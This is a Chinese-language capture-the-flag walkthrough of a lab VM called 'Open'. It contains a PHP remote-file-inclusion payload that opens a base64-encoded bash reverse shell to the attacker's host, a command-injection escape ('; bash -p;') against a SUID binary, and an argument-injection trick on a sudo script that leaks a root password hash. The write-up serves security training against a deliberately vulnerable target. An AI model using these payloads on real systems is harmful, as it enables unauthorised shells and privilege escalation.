
Open

配置:

```
靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33
reboot -f
```

端口扫描



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-28 05:18 EST
Nmap scan report for 192.168.44.139
Host is up (0.00089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Redirecting to open.dsz
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:28:C6:DD (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds
```


```
依旧经典的80端口加22端口，但是这里的80端口显示重定向到open.dsz，正常直接访问是访问不到的，做了个域名映射
```

80端口探测

```
sudo vim /etc/hosts
192.168.44.139 open.dsz
```

远程文件包含

```
正常进来之后提示是一个远程文件包含(RFI)测试工具
通过http://open@格式进行URL处理
```



OpenDSZ URL Processor
Securely process URLs starting with http://open
http://open
http://open@192.168.44.128/1.php
Process
Processing Results

URL Requirements:
- Must start with "http://open"
- Should be a valid URL pointing to a PHP resource
- Remote file inclusion is enabled

反弹shell

```
直接文件在本地启一个1.php
vim 1.php
<?php
echo shell_exec("printf
KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NC4xMjgvNDQ0NCAwPiYxKSAm|base64 -d|bash");
?>

python3 -m http.server 80

然后本地监听开启4444端口
nc -lvvp 4444

点击process访问http://open@192.168.44.128/1.php
```


```
连上找了半天的时候，靶机的ip又掉了真难受
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvvp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from open.dsz [192.168.44.139] 36404
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Open:/var/www/open.dsz$ cd /
cd /
www-data@Open:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@Open:/$ cd home
cd home
www-data@Open:/home$ ls
ls
giao  miao  xiao
www-data@Open:/home$ cd miao
cd miao
www-data@Open:/home/miao$ ls
ls
user.txt
www-data@Open:/home/miao$ cat user.txt
cat user.txt
flag{user-b026324c6904b2a9cb4b88d6d61c81d1}
```


权限提升

```
虽然www-data权限下直接拿到了user的flag 但是还是要提升权限去找root的

find / -type f -perm -4000 2>/dev/null
查找具有SUID特殊权限的文件

除了常规文件之外在/opt下有个echo
```



```
find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/echo
```

```
查看文件显示乱码
```




```
www-data@Open:/home/miao$ cat /opt/echo
cat /opt/echo
ELF>�@�:@8
            @@@@h���00��   ���-�=�=���-�=�=����DDP�tdl l l <<Q�tdR�td�-�=�=/lib64/ld-linux-x86-
64.so�e�m9�w+O� H2� 9"$�setuidstrcpyperrorprintfstrcatstderrsystemfwrite__cxa_finalizesetgid_
_libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMC
loneTableaui k���```@�?�?�?�?
�@@ @(@0@8@@  �?H@
P@
  H�H��/H��t��H���5�/�%�/@�%�/h������%�/h������%�/h������%�/h�����%�/h�����%�/h�����%�/h�����
%�/h�CH�=���.�DH�=q/H�j/H9�tH��.H��t �����H�=A/H�5:/H)�H��H��?H��H�H��tH��.H����fD����=!/u/UH�
=�.H��t

  H�=�.�-����h�����.]�����{���UH��H��P������H���������������u����������t*H��.H����H�=����������
��(H������H�H��H�=��&������H�echo '[�H���户输H������H�������Dž����入]fDž����: b����fDž����'H�����
�H������H��H����f����������AWL�=�*AVI��AUI��ATA��UH�-�*SL)�H�����H��t�L��L��D��A��H��H9�u�H�[]
A\A]A^A_��H�H��权限设置失败
使用方法: %s "要回显的消息"
执行命令: %s
命令执行失败8�����D����T���T9�������������,zRx
                                                   ����+zRx
                                                           $(����FJ
n                                                                   �?;*3$"D���\m���sA�C
D|����]B�I�E �E(�D0�H8�G@j8A0A(B BB�������`a
�������0
^[[2;2R^[[3;1R^[^C sent 87, rcvd 2403
```

```
file /opt/echo
strings /opt/echo
objdump -d /opt/echo
然后将文件还原
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    char command_buffer[528];  // 0x250字节的栈空间，实际使用部分
    char fixed_part[] = "echo '[用户输入]: ";
    char quote_part[] = "'";

    // 设置权限：setgid(1000) 和 setuid(1000)
    if (setgid(1000) != 0) {  // 1000 = 0x3e8
        fwrite("权限设置失败\n", 1, 13, stderr);
        return 1;
    }

    if (setuid(1000) != 0) {
        fwrite("权限设置失败\n", 1, 13, stderr);
        return 1;
    }

    // 检查参数数量
    if (argc <= 1) {
        printf("使用方法: %s \"要回显的消息\"\n", argv[0]);
        return 1;
    }

    // 构建命令字符串 - 这里存在命令注入漏洞!
```

```
    strcpy(command_buffer, fixed_part);          // "echo '[用户输入]: "
    strcat(command_buffer, argv[1]);             // 用户输入（未过滤！）
    strcat(command_buffer, quote_part);          // "'"

    // 打印要执行的命令（调试信息）
    printf("执行命令: %s\n", command_buffer);

    // 执行系统命令 - 漏洞利用点!
    int result = system(command_buffer);

    if (result == -1) {
        perror("命令执行失败");
        return 1;
    }

    return 0;
}
```


```
这里存在命令注入漏洞，注意关键符号，直接运行获得bash/sh
./echo "'; bash -p;'"
```




```
www-data@Open:/opt$ ./echo "'; bash -p;'"
./echo "'; bash -p;'"
执行命令: echo '[用户输入]: '; bash -p;''
[用户输入]:
miao@Open:/opt$
```

权限再提升

```
进来之后常规看看 sudo -l
```




```
miao@Open:/opt$ sudo -l
sudo -l
Matching Defaults entries for miao on Open:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User miao may run the following commands on Open:
    (ALL) NOPASSWD: /opt/hello.sh
miao@Open:/opt$
```




```
cat hello.sh
PATH=/usr/bin

[ -n "$1" ] || exit 1
[ "$1" = "dsz" ] && exit 2
#[ $1 = "dsz" ] && cat /root/password.txt | md5sum | awk '{print $1}'
[ $1 = "dsz" ] && cat /root/password.txt

echo "Goodbye!"
miao@Open:/opt$
```

```
分析是一个输入特定字符获得root密码的md5

$1没用双引号包裹
sudo ./hello.sh "x -o dsz"
```



```
./hello.sh "x -o dsz"
cat: /root/password.txt: Permission denied
Goodbye!
miao@Open:/opt$ sudo ./hello.sh "x -o dsz"
sudo ./hello.sh "x -o dsz"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
miao@Open:/opt$
```

```
拿到账号密码，去查一下md5
```




密文: 6cd1f22e65d26246530ff7a2528144e3
类型: 自动

查询结果:
未查到
已加入本站后台解密，请等待最多5天，如果解密成功将自动给你发送邮件通知，否则表示解密失败。请注意本站实时查询已经非常强大，实时查询未查到则后台解密成功的希望并不大
[不知道密文类型？]

```
查不到，叫ai写个脚本跑一下，字典用的kali的
```

